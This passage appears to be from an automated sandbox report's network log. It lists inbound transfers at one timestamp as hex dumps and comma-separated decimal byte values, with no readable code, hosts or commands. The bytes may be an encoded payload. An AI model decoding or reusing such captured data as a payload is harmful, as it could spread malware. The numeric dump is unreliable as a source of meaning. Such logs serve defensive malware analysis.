255,177,114,240,79,223,125,247,197,159,41,51,46,168,249,240,169,54,181,99,176,253,137,149,199,239, 125,242,165,51,255,254,252,3,205,45,213,106,139,58,138,113,43,13,127,41,14,119,99,249,85,5,56,188,141,43,141,5 1,242,44,191,170,208,2,11,53,88,100,129,69,26,4

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:39 UTC	52	IN	Data Raw: 33 30 2c 34 30 2c 32 31 33 2c 39 39 2c 37 34 2c 31 32 2c 31 30 35 2c 32 32 38 2c 32 34 2c 33 34 2c 31 32 31 2c 33 33 2c 31 33 37 2c 31 36 34 2c 35 38 2c 32 34 36 2c 33 34 2c 32 31 35 2c 32 32 39 2c 32 36 2c 32 37 2c 37 2c 31 34 31 2c 31 36 32 2c 34 33 2c 31 30 37 2c 31 38 34 2c 31 35 32 2c 37 32 2c 31 36 39 2c 39 37 2c 31 39 31 2c 31 31 34 2c 31 31 2c 39 31 2c 32 34 37 2c 32 36 2c 31 35 31 2c 32 34 33 2c 31 30 35 2c 39 32 2c 32 30 36 2c 34 36 2c 32 34 33 2c 32 33 2c 33 36 2c 32 32 37 2c 31 37 33 2c 31 33 34 2c 31 33 34 2c 37 34 2c 31 33 34 2c 32 34 34 2c 32 34 38 2c 32 30 33 2c 31 31 37 2c 32 30 31 2c 39 37 2c 32 33 30 2c 31 32 37 2c 39 36 2c 31 39 32 2c 39 35 2c 32 39 2c 32 37 2c 32 31 35 2c 38 38 2c 31 38 34 2c 31 32 38 2c 35 32 2c 31 32 39 2c 31 37 33 Data Ascii: 30,40,213,99,74,12,105,228,24,34,121,33,137,164,58,246,34,215,229,26,27,7,141,162,43,107,184,152,72,169,97,191,114,11,91,247,26,151,243,105,92,206,46,243,23,36,227,173,134,134,74,134,244,248,203,117,201,97,230,127,96,192,95,29,27,215,88,184,128,52,129,173
2021-09-25 08:26:39 UTC	54	IN	Data Raw: 31 31 2c 38 33 2c 31 34 2c 32 30 35 2c 37 39 2c 38 32 2c 33 37 2c 31 38 34 2c 37 34 2c 31 33 34 2c 31 38 38 2c 31 37 34 2c 31 37 31 2c 31 32 34 2c 31 38 38 2c 31 35 34 2c 32 30 38 2c 31 39 35 2c 32 32 32 2c 31 38 36 2c 32 33 31 2c 32 35 32 2c 31 31 38 2c 31 30 36 2c 35 33 2c 31 31 34 2c 31 38 33 2c 32 31 36 2c 39 35 2c 37 36 2c 32 37 2c 32 33 37 2c 31 31 31 2c 39 32 2c 32 32 30 2c 31 31 32 2c 38 35 2c 38 36 2c 38 32 2c 38 31 2c 31 33 37 2c 31 32 32 2c 39 30 2c 31 34 33 2c 32 33 38 2c 31 37 31 2c 32 38 2c 31 33 39 2c 32 31 39 2c 34 36 2c 39 36 2c 32 31 39 2c 31 37 31 2c 34 32 2c 31 38 30 2c 37 35 2c 31 36 39 2c 35 32 2c 33 32 2c 31 36 32 2c 31 37 34 2c 31 31 35 2c 31 39 36 2c 31 38 36 2c 32 35 34 2c 31 35 36 2c 38 38 2c 32 33 2c 31 32 37 2c 31 32 36 2c 38 Data Ascii: 11,83,14,205,79,82,37,184,74,134,188,174,171,124,188,154,208,195,222,186,231,252,118,106,53,114,183,216,95,76,27,237,111,92,220,112,85,86,82,81,137,122,90,143,238,171,28,139,219,46,96,219,171,42,180,75,169,52,32,162,174,115,196,186,254,156,88,23,127,126,8
2021-09-25 08:26:39 UTC	55	IN	Data Raw: 31 30 2c 32 34 35 2c 31 34 36 2c 33 33 2c 31 39 30 2c 31 34 39 2c 31 37 35 2c 31 38 30 2c 31 36 34 2c 33 34 2c 31 38 32 2c 36 2c 39 31 2c 39 32 2c 38 37 2c 31 36 35 2c 31 39 30 2c 31 33 33 2c 31 30 37 2c 31 38 34 2c 35 34 2c 38 35 2c 31 38 39 2c 31 32 38 2c 31 30 38 2c 31 31 33 2c 32 34 33 2c 31 31 30 2c 38 2c 32 33 38 2c 31 33 39 2c 39 36 2c 31 33 33 2c 32 35 33 2c 32 33 35 2c 31 32 30 2c 36 35 2c 31 32 36 2c 37 30 2c 31 35 31 2c 31 32 38 2c 31 32 33 2c 34 32 2c 31 38 35 2c 31 36 31 2c 31 35 33 2c 31 33 34 2c 31 37 32 2c 31 32 30 2c 32 31 33 2c 36 39 2c 32 33 39 2c 35 35 2c 32 31 35 2c 32 34 33 2c 31 39 36 2c 34 36 2c 33 36 2c 32 33 35 2c 32 30 36 2c 32 31 35 2c 31 31 35 2c 39 39 2c 32 30 30 2c 31 33 32 2c 32 31 35 2c 32 32 35 2c 31 38 39 2c 32 32 31 2c Data Ascii: 10,245,146,33,190,149,175,180,164,34,182,6,91,92,87,165,190,133,107,184,54,85,189,128,108,113,243,110,8,238,139,96,133,253,235,120,65,126,70,151,128,123,42,185,161,153,134,172,120,213,69,239,55,215,243,196,46,36,235,206,215,115,99,200,132,215,225,189,221,
2021-09-25 08:26:39 UTC	56	IN	Data Raw: 31 31 31 2c 32 31 30 2c 32 35 30 2c 31 35 39 2c 31 32 34 2c 35 37 2c 31 35 31 2c 33 37 2c 32 33 2c 38 37 2c 32 31 35 2c 31 32 31 2c 32 33 34 2c 31 36 32 2c 35 35 2c 32 34 36 2c 32 33 35 2c 31 32 33 2c 32 35 30 2c 36 31 2c 32 34 36 2c 32 32 35 2c 32 34 33 2c 31 37 38 2c 32 31 30 2c 31 2c 36 2c 32 34 35 2c 36 2c 31 39 35 2c 31 34 39 2c 32 31 33 2c 31 36 38 2c 31 39 32 2c 31 37 36 2c 31 37 30 2c 31 38 37 2c 32 34 31 2c 32 30 34 2c 39 33 2c 31 38 2c 38 37 2c 32 35 32 2c 32 32 30 2c 32 30 38 2c 31 35 39 2c 31 37 32 2c 31 36 34 2c 31 35 38 2c 34 39 2c 32 31 32 2c 31 36 34 2c 32 31 33 39 2c 34 2c 31 37 34 2c 31 39 2c 32 33 35 2c 31 37 39 2c 31 39 30 2c 34 31 2c 32 32 35 2c 31 33 2c 31 30 37 2c 34 39 2c 39 32 2c 32 31 32 2c 32 31 38 2c 31 39 34 2c 32 31 34 Data Ascii: 111,210,250,159,124,57,151,37,23,87,215,121,234,162,55,246,235,123,250,61,246,225,243,178,210,1,6,245,6,195,149,213,168,192,176,170,187,241,204,93,18,87,252,220,208,159,172,164,158,49,212,164,213,39,4,174,19,235,179,190,41,225,13,107,49,92,212,218,194,214
2021-09-25 08:26:39 UTC	58	IN	Data Raw: 2c 31 31 2c 31 34 2c 31 35 31 2c 31 39 31 2c 31 35 31 2c 35 36 2c 35 34 2c 32 31 38 2c 32 35 32 2c 31 38 30 2c 32 33 39 2c 36 37 2c 32 33 34 2c 32 30 30 2c 31 30 33 2c 38 34 2c 31 38 32 2c 32 33 30 2c 38 38 2c 31 35 38 2c 31 32 32 2c 32 35 30 2c 32 33 2c 34 32 2c 37 35 2c 32 32 33 2c 39 39 2c 31 34 33 2c 32 35 30 2c 32 34 35 2c 32 35 35 2c 32 33 32 2c 32 34 36 2c 32 31 2c 35 33 2c 31 31 38 2c 32 31 33 2c 31 30 37 2c 32 34 31 2c 31 31 36 2c 38 39 2c 37 36 2c 31 38 35 2c 31 30 33 2c 31 31 37 2c 35 30 2c 31 36 36 2c 32 33 36 2c 37 35 2c 35 32 2c 32 35 30 2c 32 37 2c 37 32 2c 31 39 33 2c 32 32 36 2c 31 38 34 2c 32 31 30 2c 31 32 37 2c 31 34 34 2c 31 30 2c 38 33 2c 32 30 2c 39 32 2c 32 31 38 2c 31 32 35 2c 32 32 30 2c 31 35 32 2c 31 38 34 2c 31 33 35 2c 39 33 Data Ascii: ,11,14,151,191,151,56,54,218,252,180,239,67,234,200,103,84,182,230,88,158,122,250,23,42,75,223,99,143,250,245,255,232,246,21,53,118,213,107,241,116,89,76,185,103,117,50,166,236,75,52,250,27,72,193,226,184,210,127,144,10,83,20,92,218,125,220,152,184,135,93
2021-09-25 08:26:39 UTC	59	IN	Data Raw: 2c 31 34 32 2c 31 37 34 2c 34 33 2c 31 30 32 2c 32 34 30 2c 32 30 32 2c 31 39 39 2c 31 35 36 2c 31 31 30 2c 33 36 2c 31 38 37 2c 35 33 2c 31 34 37 2c 31 31 37 2c 31 38 34 2c 31 34 38 2c 34 36 2c 31 34 35 2c 32 30 38 2c 36 39 2c 31 36 33 2c 39 30 2c 33 38 2c 32 33 33 33 2c 37 31 2c 35 31 2c 31 37 35 2c 35 32 2c 31 39 31 2c 31 39 36 2c 37 38 2c 31 37 34 2c 36 34 2c 31 33 33 2c 31 37 38 2c 31 39 30 2c 35 39 2c 32 30 35 2c 37 38 2c 31 37 38 2c 31 35 37 2c 31 31 38 2c 34 30 2c 37 36 2c 36 38 2c 31 39 38 2c 31 31 34 2c 32 35 31 2c 31 30 35 2c 32 36 2c 32 35 30 2c 36 37 2c 36 30 2c 31 38 31 2c 32 31 34 2c 31 32 35 2c 31 36 31 2c 32 33 30 2c 35 2c 32 33 33 2c 31 39 30 2c 32 31 33 2c 31 30 36 2c 32 30 35 2c 31 39 31 2c 32 31 33 2c 35 31 2c 32 32 36 2c 32 34 33 2c 35 Data Ascii: ,142,174,43,102,240,202,199,156,110,36,187,53,147,117,184,148,46,145,208,69,163,90,38,233,71,51,175,52,191,196,78,174,64,133,178,190,59,205,78,178,157,118,40,76,68,198,114,251,105,26,250,67,60,181,214,125,161,230,5,233,190,213,106,205,191,213,51,226,243,5
2021-09-25 08:26:39 UTC	60	IN	Data Raw: 2c 38 38 2c 32 33 31 2c 31 39 2c 37 35 2c 32 30 31 2c 35 33 2c 32 32 31 2c 32 32 39 2c 31 32 37 2c 35 39 2c 32 32 35 2c 31 30 36 2c 31 33 37 2c 38 33 2c 31 39 37 2c 31 37 30 2c 37 31 2c 31 39 31 2c 31 36 2c 32 36 2c 32 30 37 2c 31 39 2c 34 37 2c 33 30 2c 36 32 2c 31 37 32 2c 32 33 37 2c 38 33 2c 31 2c 31 30 38 2c 31 38 2c 31 38 2c 31 31 30 2c 33 38 2c 31 30 39 2c 31 38 37 2c 34 37 2c 31 31 38 2c 33 2c 33 39 2c 32 32 33 2c 37 32 2c 31 33 39 2c 34 34 2c 31 39 33 2c 34 30 2c 31 36 34 2c 32 33 34 2c 33 38 2c 36 32 2c 39 38 2c 35 35 2c 38 33 2c 31 38 32 2c 39 32 2c 38 34 2c 32 32 33 2c 32 31 2c 31 36 32 2c 31 39 30 2c 31 31 31 2c 34 31 2c 31 31 32 2c 31 38 34 2c 32 32 34 33 2c 32 39 2c 32 30 39 2c 31 39 39 2c 31 38 34 2c 32 35 33 2c 39 31 2c 32 30 30 2c 31 39 37 2c 31 31 39 Data Ascii: ,88,231,19,75,201,53,221,229,127,59,225,106,137,83,197,170,71,191,6,26,207,19,47,30,62,172,237,83,1,108,18,110,38,109,187,47,118,3,39,223,72,139,44,193,40,164,234,38,62,98,55,83,182,92,84,223,21,162,190,111,41,112,184,243,29,209,199,184,253,91,200,197,119
2021-09-25 08:26:39 UTC	62	IN	Data Raw: 2c 31 35 39 2c 31 35 32 2c 31 36 30 2c 36 38 2c 31 30 33 2c 39 30 2c 32 35 34 2c 39 37 2c 31 37 33 2c 32 31 38 2c 31 31 34 2c 38 39 2c 36 36 2c 36 33 2c 31 37 33 2c 38 32 2c 38 37 2c 31 38 38 2c 35 35 2c 31 36 35 2c 31 35 39 2c 36 32 2c 32 35 30 2c 38 31 2c 31 34 39 2c 31 37 33 2c 32 33 39 2c 31 36 32 2c 31 36 31 2c 31 35 32 2c 37 30 2c 32 30 30 2c 31 36 35 2c 39 35 2c 32 35 33 2c 31 37 2c 31 31 30 2c 31 36 39 2c 35 36 2c 31 37 39 2c 31 33 37 2c 31 38 36 2c 32 31 37 2c 32 32 39 2c 31 39 30 2c 32 37 2c 32 35 30 2c 31 39 38 2c 31 35 30 2c 32 32 39 2c 34 39 2c 36 33 2c 34 32 2c 31 35 31 2c 32 34 33 2c 39 39 2c 39 32 2c 32 35 33 2c 32 32 37 2c 32 32 38 2c 36 33 2c 32 30 35 2c 31 35 36 2c 31 30 33 2c 31 36 33 2c 31 38 37 2c 31 30 30 2c 38 2c 34 36 2c 32 33 2c Data Ascii: ,159,152,160,68,103,90,254,97,173,218,114,89,66,63,173,82,87,188,55,165,159,62,250,81,149,173,239,162,161,152,70,200,165,95,253,17,110,169,56,179,137,186,217,229,190,27,250,198,150,229,49,63,42,151,243,99,92,253,227,228,63,205,156,103,163,187,100,8,46,23,

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:39 UTC	63	IN	Data Raw: 2c 37 36 2c 31 31 39 2c 32 34 33 2c 31 33 35 2c 34 38 2c 32 31 36 2c 32 39 2c 31 38 39 2c 31 32 35 2c 31 35 37 2c 32 32 39 2c 31 35 31 2c 31 30 38 2c 31 36 37 2c 33 2c 32 32 34 2c 31 34 32 2c 31 32 36 2c 34 30 2c 39 2c 39 35 2c 33 38 2c 32 34 30 2c 31 30 33 2c 31 34 36 2c 32 34 30 2c 38 33 2c 31 32 38 2c 31 35 35 2c 37 36 2c 32 37 2c 39 39 2c 39 39 2c 31 39 38 2c 38 38 2c 32 30 33 2c 32 33 36 2c 32 30 2c 34 39 2c 32 30 31 2c 31 31 2c 31 35 33 2c 32 34 34 2c 35 36 2c 31 34 31 2c 31 39 33 2c 31 34 38 2c 31 32 36 2c 33 33 2c 31 34 37 2c 31 30 2c 32 31 32 2c 31 31 36 2c 34 32 2c 31 37 30 2c 32 33 33 2c 32 2c 32 37 2c 35 35 2c 32 37 2c 32 35 33 2c 32 31 34 2c 31 38 36 2c 31 31 36 2c 31 38 36 2c 31 35 32 2c 37 38 2c 31 31 33 2c 31 30 39 2c 31 33 35 2c 31 33 34 Data Ascii: ,76,119,243,135,48,216,29,189,125,157,229,151,108,167,3,224,142,126,40,9,95,38,240,103,146,240,83, 128,155,76,27,99,99,198,88,203,236,20,49,201,11,153,244,56,141,193,148,126,33,147,10,212,116,42,170,233,2,27,5 5,27,253,214,186,116,186,152,78,113,109,135,134
2021-09-25 08:26:39 UTC	64	IN	Data Raw: 34 2c 37 33 2c 32 30 33 2c 31 39 36 2c 33 30 2c 33 37 2c 39 39 2c 31 32 2c 32 31 35 2c 31 37 30 2c 34 32 2c 32 34 33 2c 31 38 37 2c 31 36 38 2c 39 33 2c 31 38 35 2c 31 34 35 2c 31 31 2c 31 38 37 2c 38 36 2c 32 33 37 2c 32 31 30 2c 32 30 38 2c 33 38 2c 36 34 2c 32 30 33 2c 31 35 37 2c 31 32 31 2c 31 37 37 2c 31 35 2c 31 33 34 2c 32 31 38 2c 31 37 32 2c 38 36 2c 33 31 2c 37 32 2c 32 32 38 2c 36 39 2c 31 35 36 2c 31 37 30 2c 31 33 36 2c 35 35 2c 31 34 2c 32 33 3 3 35 2c 32 31 38 2c 33 37 2c 36 35 2c 32 34 2c 31 32 35 2c 31 35 2c 32 33 2c 32 35 31 2c 36 32 2c 32 33 2c 31 33 39 2c 36 31 2c 33 38 2c 39 30 2c 31 30 30 2c 38 35 2c 31 34 39 2c 37 38 2c 36 2c 31 39 37 2c 33 30 2c 31 36 37 2c 32 32 39 2c 31 31 33 2c 32 30 33 2c 31 2c 31 35 32 2c 37 39 2c 31 36 30 2c 32 Data Ascii: 4,73,203,196,30,37,99,12,215,170,42,243,187,168,93,185,145,11,187,86,237,210,208,38,64,203,157,121 ,177,15,134,218,172,86,31,72,228,69,156,170,136,55,14,235,218,37,65,24,125,15,23,251,62,23,139,61,38,90,100,85 ,149,78,6,197,30,167,229,113,203,1,152,79,160,2
2021-09-25 08:26:39 UTC	66	IN	Data Raw: 34 33 2c 31 36 31 2c 34 37 2c 37 32 2c 31 32 37 2c 32 30 33 2c 32 33 38 2c 31 39 30 2c 31 39 37 2c 32 32 35 2c 31 39 30 2c 32 32 39 2c 39 38 2c 32 30 36 2c 34 31 2c 32 34 36 2c 31 33 38 2c 32 32 37 2c 37 2c 31 32 39 2c 31 37 33 2c 31 32 33 2c 31 34 35 2c 32 33 2c 31 35 32 2c 32 34 37 2c 31 35 31 2c 34 31 2c 32 31 32 2c 31 37 38 2c 31 39 36 2c 35 39 2c 39 32 2c 34 33 2c 31 34 30 2c 31 33 39 2c 36 31 2c 31 36 37 2c 31 31 36 2c 37 38 2c 37 38 2c 31 36 32 2c 31 38 35 2c 32 32 39 2c 32 34 31 2c 31 38 32 2c 31 39 36 2c 31 31 39 2c 38 39 2c 34 36 2c 32 33 30 2c 39 32 2c 31 35 35 2c 33 36 2c 31 37 30 2c 32 34 37 2c 35 37 2c 31 31 30 2c 34 31 2c 31 31 32 2c 31 32 32 2c 32 34 32 2c 31 35 37 2c 32 30 39 2c 31 33 38 2c 31 31 2c 32 33 2c 36 39 2c 31 32 30 2c 36 32 2c Data Ascii: 43,161,47,72,127,203,238,190,197,225,190,229,98,206,41,246,138,227,7,129,173,123,145,23,152,247,15 1,41,212,178,196,59,92,43,140,139,61,167,116,78,78,162,185,229,241,182,196,119,89,46,230,92,155,36,170,247,57, 110,41,112,122,242,157,209,138,11,23,69,120,62,
2021-09-25 08:26:39 UTC	67	IN	Data Raw: 2c 38 31 2c 31 33 37 2c 37 38 2c 32 31 35 2c 31 33 32 2c 32 35 35 2c 35 35 2c 32 30 32 2c 32 35 30 2c 31 32 36 2c 37 31 2c 31 35 30 2c 36 31 2c 32 34 35 2c 38 36 2c 36 35 2c 33 34 2c 31 36 37 2c 31 37 30 2c 31 35 39 2c 31 36 34 2c 31 34 33 2c 31 34 38 2c 38 37 2c 31 37 2c 32 30 33 2c 36 2c 32 32 2c 31 30 33 2c 35 35 2c 31 30 39 2c 32 33 30 2c 31 39 37 2c 32 31 30 2c 31 36 34 2c 31 30 30 2c 38 2c 31 34 39 2c 32 34 32 2c 31 38 31 2c 33 32 2c 37 30 2c 32 30 35 2c 31 37 34 2c 32 34 34 2c 38 36 2c 31 38 37 2c 31 33 37 2c 32 32 34 2c 32 31 31 2c 33 37 2c 31 32 31 2c 31 34 2c 38 37 2c 32 32 31 2c 32 34 37 2c 35 35 2c 31 31 34 2c 33 31 2c 33 31 2c 31 32 36 2c 31 37 33 2c 31 32 35 2c 32 32 32 30 2c 32 35 32 2c 31 38 33 2c 32 34 36 2c 32 34 31 2c 32 30 34 2c 32 33 35 Data Ascii: ,81,137,78,215,132,255,55,202,250,126,71,150,61,245,86,65,34,167,170,159,164,143,148,87,17,203,6,2 2,103,55,109,230,197,210,164,100,8,149,242,181,32,70,205,174,244,86,187,137,224,211,37,121,14,87,221,247,55,11 4,31,31,126,173,125,220,252,183,246,241,204,235
2021-09-25 08:26:39 UTC	68	IN	Data Raw: 2c 33 33 2c 31 37 35 2c 38 31 2c 32 31 34 2c 31 36 35 2c 38 31 2c 38 32 2c 31 35 36 2c 38 36 2c 31 38 33 2c 31 31 30 2c 32 31 31 2c 35 38 2c 36 35 2c 34 32 2c 35 36 2c 31 33 37 2c 31 34 30 2c 35 32 2c 31 32 36 2c 31 30 2c 31 34 37 2c 32 31 35 2c 31 34 36 2c 31 36 37 2c 31 38 34 2c 38 37 2c 32 30 2c 31 35 37 2c 35 30 2c 32 35 33 2c 31 38 31 2c 31 33 33 2c 31 39 39 2c 31 31 38 2c 34 33 2c 32 33 33 35 2c 35 39 2c 31 35 34 2c 32 34 32 2c 32 39 2c 31 33 33 2c 32 32 30 34 2c 31 39 34 2c 34 34 2c 32 34 37 2c 31 34 31 2c 32 31 39 2c 31 38 31 2c 32 32 36 2c 31 33 31 2c 39 2c 34 31 2c 32 31 37 2c 32 30 31 2c 32 31 32 2c 32 2c 32 33 38 2c 31 30 32 2c 32 39 2c 37 37 2c 37 38 2c 31 33 34 2c 31 32 34 2c 31 37 39 2c 33 33 2c 32 30 33 2c 32 32 39 2c 34 39 2c 31 39 33 2c 31 Data Ascii: ,33,175,81,214,165,81,82,156,86,183,110,211,58,65,42,56,137,140,52,126,10,147,215,146,167,184,87,2 0,157,50,253,181,133,199,118,43,235,59,154,242,229,133,204,194,44,247,141,219,181,226,131,9,41,217,201,212,2,2 38,102,29,77,78,134,124,179,33,203,229,49,193,1
2021-09-25 08:26:39 UTC	70	IN	Data Raw: 32 2c 38 32 2c 32 33 35 2c 36 2c 31 33 37 2c 34 39 2c 32 30 31 2c 31 31 36 2c 32 33 2c 32 35 31 2c 31 34 31 2c 31 39 31 2c 31 32 39 2c 32 32 37 2c 31 36 31 2c 34 2c 31 34 32 2c 32 34 32 2c 32 32 32 38 2c 31 35 32 2c 32 34 32 2c 31 36 35 2c 35 36 2c 32 31 38 2c 32 31 33 2c 31 30 37 2c 32 32 37 2c 32 32 34 2c 38 37 2c 32 33 36 2c 34 37 2c 32 31 34 2c 32 38 2c 32 35 32 2c 32 32 2c 31 37 31 2c 31 35 33 2c 38 32 2c 32 35 33 2c 31 31 38 2c 31 34 36 2c 39 2c 31 34 35 2c 35 32 2c 33 38 2c 32 34 30 2c 31 30 37 2c 31 35 36 2c 31 38 37 2c 32 31 34 2c 31 39 31 2c 31 39 38 2c 31 32 32 2c 33 6 2c 32 32 2c 31 38 30 2c 39 39 2c 31 37 32 2c 32 35 35 2c 32 36 2c 31 34 31 2c 32 35 32 2c 31 34 35 2c 31 39 36 2c 31 33 32 2c 31 34 39 2c 32 30 31 2c 39 2c 34 33 2c 31 35 31 2c 37 37 Data Ascii: 2,82,235,6,137,49,201,116,23,251,141,191,129,227,161,4,142,242,228,152,242,165,56,218,213,107,227, 224,87,236,47,214,28,252,22,171,153,82,253,118,146,9,145,52,38,240,107,156,187,214,191,198,122,6,22,180,99,172 ,255,26,141,252,145,196,132,149,201,9,43,151,77
2021-09-25 08:26:39 UTC	71	IN	Data Raw: 37 2c 32 34 35 2c 32 35 33 2c 34 34 2c 32 32 37 2c 32 34 32 2c 31 30 32 2c 33 38 2c 34 39 2c 31 35 33 2c 31 35 39 2c 35 33 2c 31 32 2c 32 33 35 2c 32 30 33 2c 32 34 37 2c 33 35 2c 31 35 32 2c 31 31 32 2c 31 30 31 2c 31 31 35 2c 33 34 2c 38 37 2c 31 38 33 2c 32 33 32 2c 31 38 37 2c 37 37 2c 31 32 32 2c 31 32 30 2c 35 30 2c 36 32 2c 31 31 39 2c 31 36 38 2c 31 34 31 2c 32 31 33 2c 39 2c 31 39 30 2c 35 38 2c 33 36 2c 31 30 33 2c 31 37 37 2c 31 32 39 2c 31 31 38 2c 32 32 31 2c 31 33 38 2c 31 33 34 2c 39 33 2c 31 39 37 2c 31 31 38 2c 31 32 35 2c 36 38 2c 34 36 2c 31 39 30 2c 39 31 2c 31 31 39 2c 31 33 37 2c 32 30 37 2c 31 31 36 2c 31 34 33 2c 31 34 36 2c 35 32 2c 31 37 34 2c 31 37 35 2c 31 36 2c 35 32 2c 32 34 2c 32 31 38 2c 31 34 30 2c 31 31 34 2c 31 35 34 2c Data Ascii: 7,245,253,44,227,242,102,38,49,153,159,53,12,235,203,247,35,152,112,101,115,34,87,183,232,187,77,1 22,120,50,62,119,168,141,213,9,190,58,36,103,177,129,118,221,138,134,93,197,118,125,68,46,190,91,119,137,207,1 16,143,146,52,174,175,16,52,24,218,140,114,154,
2021-09-25 08:26:39 UTC	72	IN	Data Raw: 34 36 2c 31 36 30 2c 32 32 38 2c 31 33 37 2c 38 37 2c 39 31 2c 31 39 38 2c 31 39 30 2c 32 33 34 2c 37 36 2c 39 38 2c 32 30 34 2c 32 32 37 2c 31 37 35 2c 37 34 2c 32 33 37 2c 31 37 30 2c 31 30 33 2c 31 39 2c 35 39 2c 31 32 36 2c 31 30 38 2c 32 31 37 2c 31 34 32 2c 31 34 37 2c 32 31 2c 31 36 35 2c 36 38 2c 37 2c 37 2c 32 34 30 2c 32 32 32 30 2c 37 36 2c 31 35 38 2c 32 33 35 2c 38 34 2c 31 37 36 2c 31 36 35 2c 32 33 39 2c 39 33 2c 34 31 2c 31 32 35 2c 31 31 31 2c 31 35 33 2c 34 39 2c 38 37 2c 31 31 33 2c 32 30 34 2c 31 33 39 2c 31 34 37 2c 32 30 30 2c 32 34 36 2c 38 38 2c 32 33 33 2c 32 32 30 2c 31 32 2c 31 35 39 2c 33 35 2c 32 32 35 2c 32 31 32 2c 32 34 39 2c 32 38 2c 35 2c 37 38 2c 31 32 31 2c 31 2c 31 39 30 2c 34 30 2c 32 30 35 2c 31 32 35 2c 31 39 30 2c 32 Data Ascii: 46,160,228,137,87,91,198,190,234,76,98,204,227,175,74,237,170,103,19,59,126,108,217,142,147,21,165 ,68,7,7,240,220,76,158,235,84,176,165,239,93,41,125,111,153,49,87,113,204,139,147,200,246,88,233,220,12,159,35 ,225,212,249,28,5,78,121,1,190,40,205,125,190,2

Timestamp	kBytes transferred	Direction	Data
2021-09-25 08:26:39 UTC	74	IN	Data Raw: 39 2c 32 32 30 2c 34 37 2c 32 32 38 2c 31 38 36 2c 32 31 32 2c 35 31 2c 31 35 33 2c 32 38 2c 32 35 35 2c 32 35 34 2c 31 39 34 2c 31 31 31 2c 31 34 38 2c 31 38 34 2c 32 31 32 2c 37 2c 31 35 37 2c 34 34 2c 31 39 31 2c 31 34 36 2c 31 32 33 2c 32 30 34 2c 31 31 32 2c 31 36 39 2c 32 33 2c 35 31 2c 35 36 2c 31 30 32 2c 32 30 38 2c 32 30 33 2c 32 31 30 2c 31 34 39 2c 31 37 37 2c 31 37 33 2c 32 30 30 2c 38 34 2c 31 35 39 2c 32 33 31 2c 31 38 33 2c 32 31 31 2c 36 38 35 2c 31 31 37 2c 37 30 2c 31 35 31 2c 32 30 37 2c 31 36 35 2c 36 32 2c 34 37 2c 32 32 39 2c 31 38 37 2c 31 36 34 2c 32 32 30 2c 32 32 35 2c 31 30 31 2c 31 35 33 2c 33 33 2c 32 32 39 2c 32 36 2c 34 31 2c 35 39 2c 31 36 34 2c 31 32 35 2c 39 34 2c 32 30 32 2c 32 30 33 2c 35 30 2c 38 34 2c 31 35 30 2c 37 35 Data Ascii: 9,220,47,228,186,212,51,153,28,255,254,194,111,148,184,212,7,157,44,191,146,123,204,112,169,23,51, 56,102,208,203,210,149,177,173,200,84,159,231,183,211,85,117,70,151,207,165,62,47,229,187,164,220,225,101,153, 33,229,26,41,59,164,125,94,202,203,50,84,150,75
2021-09-25 08:26:39 UTC	75	IN	Data Raw: 34 31 2c 31 30 35 2c 32 35 31 2c 31 30 33 2c 31 39 39 2c 31 34 34 2c 31 30 36 2c 38 33 2c 32 30 37 2c 32 33 2c 32 34 32 2c 39 31 2c 32 30 2c 31 31 39 2c 35 36 2c 36 33 2c 31 35 31 2c 32 33 39 2c 38 32 2c 36 39 2c 31 34 34 2c 35 35 2c 31 35 31 2c 32 35 30 2c 31 39 39 2c 36 30 2c 31 34 32 2c 32 30 37 2c 31 37 33 2c 32 32 38 2c 38 39 2c 35 35 2c 31 32 32 2c 38 38 2c 31 32 37 2c 37 33 2c 35 36 2c 32 34 36 2c 37 2c 31 31 32 2c 31 32 36 2c 31 34 31 2c 32 33 34 2c 32 30 34 2c 32 33 39 2c 34 31 2c 38 38 2c 31 36 33 2c 33 30 2c 34 36 2c 31 30 32 2c 31 32 31 2c 31 36 32 2c 31 36 30 2c 31 36 37 2c 33 32 2c 39 35 2c 36 39 2c 31 30 2c 32 32 32 2c 38 39 2c 31 38 30 2c 37 30 2c 32 35 33 2c 34 2c 34 35 2c 34 36 2c 32 31 33 2c 38 33 2c 37 36 2c 31 37 30 2c 31 35 38 2c 32 Data Ascii: 41,105,251,103,199,144,106,83,207,23,242,91,20,119,56,63,151,239,82,69,144,55,151,250,199,60,142,2 07,173,228,89,55,122,88,127,73,56,246,7,112,126,141,234,204,239,41,88,163,30,46,102,121,162,160,167,32,95,69,1 0,222,89,180,70,253,4,45,46,213,83,76,170,158,2
2021-09-25 08:26:39 UTC	76	IN	Data Raw: 33 2c 31 30 35 2c 36 32 2c 32 30 32 2c 31 34 33 2c 37 32 2c 31 36 39 2c 31 32 34 2c 34 34 2c 32 32 31 2c 31 38 35 2c 34 34 2c 31 30 37 2c 31 31 2c 38 38 2c 31 31 38 2c 31 38 35 2c 38 38 2c 31 39 30 2c 38 38 2c 31 39 33 2c 32 34 32 2c 31 31 38 2c 31 33 31 2c 32 32 39 2c 37 2c 36 30 2c 34 34 2c 31 35 2c 37 34 2c 32 34 39 2c 33 30 2c 37 39 2c 31 37 2c 32 30 32 2c 32 34 37 2c 31 30 33 2c 31 37 39 2c 39 34 2c 39 38 2c 34 33 2c 36 37 2c 32 34 39 2c 31 37 33 2c 36 30 2c 32 31 34 2c 33 35 2c 35 30 2c 32 34 32 2c 31 36 34 2c 31 35 37 2c 32 32 39 2c 37 38 2c 31 35 33 2c 31 32 33 2c 37 31 2c 31 32 36 2c 31 39 30 2c 32 34 32 2c 31 36 39 2c 35 35 2c 35 39 2c 38 36 2c 31 36 33 2c 31 35 36 2c 31 31 32 2c 31 37 32 2c 36 37 2c 32 31 37 2c 32 32 38 2c 32 31 36 2c 31 32 38 Data Ascii: 3,105,62,202,143,72,169,124,44,221,185,44,107,11,88,118,185,88,190,88,193,242,118,131,229,7,60,44, 15,74,249,30,79,17,202,247,103,179,94,98,43,67,249,173,60,214,35,50,242,164,157,229,78,153,123,71,126,190,242, 169,55,59,86,163,156,112,172,67,217,228,216,128
